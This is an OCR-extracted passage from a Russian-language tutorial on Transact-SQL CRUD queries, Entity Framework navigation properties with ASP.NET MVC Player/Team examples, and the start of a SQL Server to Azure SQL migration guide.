
Используйте следующий код, чтобы запросить 20 основных продуктов из категории с помощью инструкции SELECT Transact-SQL.

1. В обозревателе объектов щелкните правой кнопкой мыши **mySampleDatabase** и выберите пункт **Новый запрос**. Откроется пустое окно запроса, подключенное к базе данных.

2. В окне запроса введите следующее:

```
SELECT pc.Name as CategoryName, p.name as ProductName
FROM [SalesLT].[ProductCategory] pc
JOIN [SalesLT].[Product] p
ON pc.productcategoryid = p.productcategoryid;
```

3. На панели инструментов щелкните **Выполнить**, чтобы получить данные из таблиц Product и ProductCategory.




Добавление данных

Используйте указанный ниже код, чтобы вставить новый продукт в таблицу SalesLT.Product с помощью инструкции INSERT Transact-SQL.

1. В окне запроса замените предыдущий запрос следующим содержимым:

```
INSERT INTO [SalesLT].[Product]
        ( [Name]
        , [ProductNumber]
        , [Color]
        , [ProductCategoryID]
        , [StandardCost]
        , [ListPrice]
        , [SellStartDate]
        )
  VALUES
        ('myNewProduct'
        ,123456789
        ,'NewColor'
        ,1
        ,100
        ,100
        ,GETDATE() );
```

2. На панели инструментов щелкните **Выполнить**, чтобы вставить новую строку в таблице Product.




Обновление данных

Используйте следующий код, чтобы обновить новый продукт, добавленный ранее, с помощью инструкции UPDATE Transact-SQL.

1. В окне запроса замените предыдущий запрос следующим содержимым:

```
UPDATE [SalesLT].[Product]
SET [ListPrice] = 125
WHERE Name = 'myNewProduct';
```

2. На панели инструментов щелкните **Выполнить**, чтобы обновить указанную строку в таблице Product.




Удаление данных

Используйте следующий код, чтобы удалить новый продукт, добавленный ранее, с помощью инструкции DELETE Transact-SQL.

1. В окне запроса замените предыдущий запрос следующим содержимым:

```
DELETE FROM [SalesLT].[Product]
WHERE Name = 'myNewProduct';
```

2. На панели инструментов щелкните **Выполнить**, чтобы удалить указанную строку из таблицы Product.


File Edit View Query Project Debug Tools Window Help
New Query
mySampleDatabase
Object Explorer
Connect
Databases
System Databases
mySampleDatabase
Database Diagrams
Tables
Views
External Resources
Synonyms
Programmability
Query Store
Extended Events
Storage
Security
Security
DELETE FROM [SalesLT].[Product]
WHERE Name = 'myNewProduct'
100 %
Messages
(1 row(s) affected)
100 %
Ready

2.2. Модели со сложной структурой БД

Ранее мы использовали относительно простые модели Book и Purchase. Но в реальных приложениях большинство моделей, как правило, оказываются гораздо сложнее по структуре. Например, создадим две следующие модели, представляющие футболиста и футбольную команду в проекте NavigationProperty.:

```
public class Player
{
    public int Id { get; set; }
    public string Name { get; set; }
    public int Age { get; set; }
    public string Position { get; set; }

    public int? TeamId { get; set; }
    public Team Team { get; set; }
}

public class Team
{
    public int Id { get; set; }
    public string Name { get; set; }
    public string Coach { get; set; }

    public ICollection<Player> Players { get; set; }
    public Team()
    {
        Players = new List<Player>();
    }
}
```

Кроме стандартных свойств типа string класс Player имеет свойство Team, которое определяет принадлежность футболиста к определенной команде. Свойство Team в данном случае является навигационным свойством. Благодаря навигационному свойству мы можем извлекать связанные с объектом данные из БД. Но для этого надо также установить внешний ключ.

Внешний ключ состоит из двух свойств: навигационного и обычного. Навигационное мы рассмотрели выше. А обычное должно принимать одно из следующих вариантов имени:

Имя_навигационного_свойства+Имя ключа из связанной таблицы - в

нашем случае имя навигационного свойства Team, а ключа из модели Team - Id, поэтому в нашем случае свойство называется TeamId.


Имя_класса_связанной_таблицы+Имя ключа из связанной таблицы - в нашем случае класс Team, а ключа из модели Team - Id. И здесь опять же получается TeamId.

Теперь создадим контекст данных, использующий модели:


```
public class SoccerContext : DbContext
{
    public DbSet<Player> Players { get; set; }
    public DbSet<Team> Teams { get; set; }
}
```

Теперь посмотрим, как бы это все располагалось в БД. Например, создадим базу данных SoccerInfo.mdf. Пусть для хранения моделей Player и Team определены соответственно в таблицах Players и Teams.

Определение таблицы Teams, которая будет хранить объекты модели Team, выглядит следующим образом:



А таблица Players будет иметь следующую структуру:



В отличие от таблицы Teams здесь мы также задаем внешний ключ - свойство TeamId теперь будет ссылаться на поле Id из таблицы Teams.

Чтобы задать внешний ключ, мы добавляем в панели SQL внизу под дизайнером таблицы следующую строку:

```
CONSTRAINT [FK_Players_Teams] FOREIGN KEY ([TeamId]) REFERENCES [Teams]([Id]) ON DELETE SET NULL
```

Это обычное выражение языка SQL, которое связывает столбцы двух таблиц.

Последняя часть этого выражения (ON DELETE SET NULL) указывает, что при удалении объекта из таблицы Teams, свойству TeamId, которое ссылалось на удаленный объект, будет присвоено значение null.

Это надо, чтобы у нас игроки при удалении команд не относились больше к удаленным командам. Однако мы можем задать и другое действие, например, при удалении команды удалить всех ее игроков. Для этого нам надо написать ON DELETE CASCADE.

Теперь после определения таблиц наполним их некоторыми начальными данными. К примеру, добавим некоторые данные в таблицу Teams:

dbo.Teams [Data] | SoccerContext.cs | Team.cs

Max Rows: 1000

Id	Name	Coach
1	Реал Мадрид	Анчелотти
2	Барселона	Мартино
3	Бавария	Гуардиола
4	Боруссия	Клопп
NULL	NULL	NULL

И в таблицу Players (где столбец TeamId содержит некоторое существующее значение из столбца Id таблицы Teams):

dbo.Players [Data] | SoccerContext.cs | Team.cs | Pl

Max Rows: 1000

Id	Name	Age	Position	TeamId
1	Месси	26	Нападающий	2
2	Роналду	29	Нападающий	1
3	Бейл	24	Полузащитник	1
4	Неймар	22	Нападающий	2
5	Иньеста	29	Полузащитник	2
6	Рибери	30	Полузащитник	3
NULL	NULL	NULL	NULL	NULL

Теперь перейдем к созданию логики приложения. Добавим в приложение контроллер и определим в нем вывод всех игроков на страницу:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.Mvc;
using NavigationProperty.Models;
using System.Data.Entity;

namespace NavigationProperty.Controllers
{
    public class HomeController : Controller
    {
        SoccerContext db = new SoccerContext();

        // Выводим всех футболистов
        public ActionResult Index()
        {
            var players = db.Players.Include(p => p.Team);
            return View(players.ToList());
        }
    }
```

```
}
```


Теперь с помощью метода Include фреймворк подгружает для каждого игрока команду, связанную с данным игроком через внешний ключ. И создадим представление Index.cshtml, которое будет выводить всех игроков:

```
@model IEnumerable<NavigationProperty.Models.Player>
@{
    ViewBag.Title = "Каталог игроков";
}

<h2>Каталог игроков</h2>
<p>
    @Html.ActionLink("Добавить игрока", "Create")
</p>
<table>
    <tr>
        <th>Имя игрока</th>
        <th>Возраст</th>
        <th>Позиция на поле</th>
        <th>Команда</th>
        <th></th>
    </tr>

    @foreach (var item in Model)
    {
        <tr>
            <td>
                @Html.DisplayFor(modelItem => item.Name)
            </td>
            <td>
                @Html.DisplayFor(modelItem => item.Age)
            </td>
            <td>
                @Html.DisplayFor(modelItem => item.Position)
            </td>
            <td>
                @Html.DisplayFor(modelItem => item.Team.Name)
            </td>
            <td>
                @Html.ActionLink("Редактировать", "Edit", new { id
= item.Id }) |
                @Html.ActionLink("Удалить", "Delete", new { id =
item.Id })
            </td>
        </tr>
    }
</table>
<p>
    @Html.ActionLink("Каталог команд", "ListTeams")
</p>
```

Так как в методе контроллера с помощью метода Include ко всем моделям Player подключается свой объект Team по навигационному свойству TeamId, то в представлении мы можем получить этот связанный объект Team и использовать его свойства, например, получить item.Team.Name для отображения имени команды.



Подобным образом можно вывести список команд. Но там все просто и не так интересно. Зато у нас в модели Team свойство Players, которое призвано хранить связанных с командой игроков. Используем его. Например, выведем все данные о команде, в том числе о ее игроках. Вначале добавим в контроллер следующий метод:

```
public ActionResult TeamDetails(int? id)
{
    if (id == null)
    {
        return HttpNotFound();
    }
    Team team =
db.Teams.Include(t=>t.Players).FirstOrDefault(t=>t.Id==id);
    if (team == null)
    {
        return HttpNotFound();
```

```
    }
    return View(team);
}
```

Во-первых, чтобы обработать ввод при отсутствии передаваемого значения, в качестве параметра используем int? id. Во-вторых, мы подгружаем всех игроков, связанных с командой, в выражении db.Teams.Include(t=>t.Players).FirstOrDefault(t=>t.Id==id).

Ну и представление TeamDetails.cshtml для отображения данных о команде могло бы выглядеть так:

```
@using NavigationProperty.Models
@model Team

@{
    ViewBag.Title = "Команда " + @Model.Name;
    Layout = "~/Views/Shared/_Layout.cshtml";
}

<div>
    <h4>Команда @Model.Name</h4>
    <hr />
    <dl>
        <dt>Название</dt>

        <dd>
            @Html.DisplayFor(model => model.Name)
        </dd>

        <dt>Тренер</dt>

        <dd>
            @Html.DisplayFor(model => model.Coach)
        </dd>

        <dt>Игроки</dt>

        <dd>
            <ul>
                @foreach (Player player in Model.Players)
                {
                    <li>@player.Name (@player.Position)</li>
                }
            </ul>
        </dd>
    </dl>
</div>
```

Работа со сложными моделями

В предыдущей теме мы создали две модели Player и Team и вывели элементы из таблицы Players на страницу. Теперь посмотрим, как проделать остальные операции с моделями. В общем, тут будет все то-же самое, что и с обычными моделями. Единственное отличие - мы должны учитывать значения навигационное свойство, имеющееся в сложной модели.

Добавление модели

При добавлении модели, имеющий внешний ключ, характерно все то-же самое, что и для обычной модели. Единственное дополнение - нам надо также передавать в представление набор значений для связи внешнего ключа с другой таблицей. Итак, добавим в контроллер следующее действие Create:

```
[HttpGet]
public ActionResult Create()
{
    // Формируем список команд для передачи в представление
    SelectList teams = new SelectList(db.Teams, "Id", "Name");
    ViewBag.Teams = teams;
    return View();
}

[HttpPost]
public ActionResult Create(Player player)
{
    //Добавляем игрока в таблицу
    db.Players.Add(player);
    db.SaveChanges();
    // перенаправляем на главную страницу
    return RedirectToAction("Index");
}
```

Первый метод обрабатывает GET-запрос и возвращает представление, передавая в него объект **SelectList** - список всех команд.

Второй метод получает введенную пользователем в представлении модель и добавляет ее в БД. А теперь создадим представление *Create.cshtml*:

```
@model NavigationProperty.Models.Player

@{
    ViewBag.Title = "Добавление игрока";
    Layout = "~/Views/Shared/_Layout.cshtml";
}
```

```
<h2>Добавление нового игрока</h2>

@using (Html.BeginForm())
{
    <fieldset>
        <legend>Футболист</legend>

        <p>
            Имя игрока <br />
            @Html.EditorFor(model => model.Name)
        </p>


        <p>
            Возраст <br />
            @Html.EditorFor(model => model.Age)
        </p>

        <p>
            Позиция на поле  <br />
            @Html.EditorFor(model => model.Position)
        </p>
        <p>
            Команда <br />
            @Html.DropDownListFor(model      =>      model.TeamId,
ViewBag.Teams as SelectList)
        </p>

        <p>
            <input type="submit" value="Добавить игрока" />
        </p>
    </fieldset>
}
<div>
    @Html.ActionLink("К списку игроков", "Index")
</div>
```

Как и в случае с простыми моделями, мы привязываем поля к определенному свойству.

Тут следует лишь отметить создание выпадающего списка, из которого мы выбираем команду. Выбираемое значение в этом списке привязывается к свойству модели TeamId.



Редактирование модели

Редактирование работает подобным способом. Определим в контроллере следующее действие Edit:

```
[HttpGet]
public ActionResult Edit(int? id)
{
    if (id == null)
    {
        return HttpNotFound();
    }
    // Находим в бд футболиста
    Player player = db.Players.Find(id);
    if (player != null)
    {
        // Создаем список команд для передачи в представление
        SelectList teams = new SelectList(db.Teams, "Id", "Name",
player.TeamId);
        ViewBag.Teams = teams;
        return View(player);
    }
    return RedirectToAction("Index");
```

```
}

[HttpPost]
public ActionResult Edit(Player player)
{
    db.Entry(player).State = EntityState.Modified;
    db.SaveChanges();
    return RedirectToAction("Index");
}
```

Здесь также в виде объекта SelectList создается список команд, которые извлекаются из БД. И после получения запроса на редактирования определенной модели Player контроллер передает эту модель и список команд в представление Edit.cshtml:

```
@model NavigationProperty.Models.Player
@{
    ViewBag.Title = "Edit";
    Layout = "~/Views/Shared/_Layout.cshtml";
}
<h2>Изменение игрока</h2>
@using (Html.BeginForm())
{
    <fieldset>
        <legend>Футболист</legend>

        @Html.HiddenFor(model => model.Id)

        <p> Имя игрока <br />
            @Html.EditorFor(model => model.Name)
        </p>

        <p>Возраст <br />
        @Html.EditorFor(model => model.Age)
        </p>

        <p>Позиция на поле  <br />
            @Html.EditorFor(model => model.Position)
        </p>
        <p>Команда <br />
            @Html.DropDownListFor(model      =>      model.TeamId,
ViewBag.Teams as SelectList)
        </p>
        <p>
            <input type="submit" value="Сохранить" />
        </p>
    </fieldset>
}
<div>
    @Html.ActionLink("Вернуться к списку футболистов", "Index")
```

```
</div>
```

Обработка удаления производится так же, как и в случае с обычной моделью.

2.3. Перенос базы данных SQL SERVER в базу данных SQL AZURE

Предварительные требования

Для работы с этим примером выполните следующие предварительные требования:

- Установите последнюю версию SQL Server Management Studio (SSMS).
- Установите последнюю версию Data Migration Assistant (DMA).
- Вы должны определить базу данных, которую необходимо переместить, и иметь к ней доступ. В этом примере используется база данных SQL Server 2008 R2 AdventureWorks OLTP в экземпляре SQL Server 2008 R2 или более поздней версии, но можно использовать любую базу данных по своему усмотрению. Чтобы устранить проблемы совместимости, используйте средства SQL Server Data Tools (https://docs.microsoft.com/ru-ru/azure/sql-database/sql-database-migrate-your-sql-server-database).

Войдите на портал Azure и создайте пустую БД SQL.

Сведения о подключении SQL Server

Получите полное имя сервера для сервера базы данных SQL Azure на портале Azure. Полное имя сервера используется для подключения к серверу SQL Azure с помощью клиентских средств, в том числе Data Migration Assistance и SQL Server Management Studio.

